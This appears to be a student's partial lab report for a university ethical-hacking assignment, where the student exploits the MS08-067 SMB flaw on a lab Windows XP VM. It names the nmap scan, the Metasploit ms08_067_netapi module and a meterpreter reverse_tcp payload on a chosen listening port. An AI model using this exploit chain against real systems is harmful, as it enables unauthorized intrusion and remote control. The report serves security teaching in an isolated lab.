CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

At the end of this module, each student must submit a report indicating the completion of the following tasks. Make sure you take screenshots as proof.


You need to power on the following VMs for this assignment.

- **Internal Kali (Attacker)**
- pfSense VM (power on only)
- Windows XP or Windows Server 2008 or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)


In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.




- To run a port scan again the Windows XP device, I issued the command nmap 192.168.10.14

2. Identify the SMB port number (default: 445) and confirm that it is open.




3. Launch Metasploit Framework and search for the exploit module: ***ms08_067_netapi***




- Metasploit Framework is launch with the command msfconsole

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.




5. Use ***XXXX (follow the lab instruction)*** as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.




- I used port 4428 as lport.

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



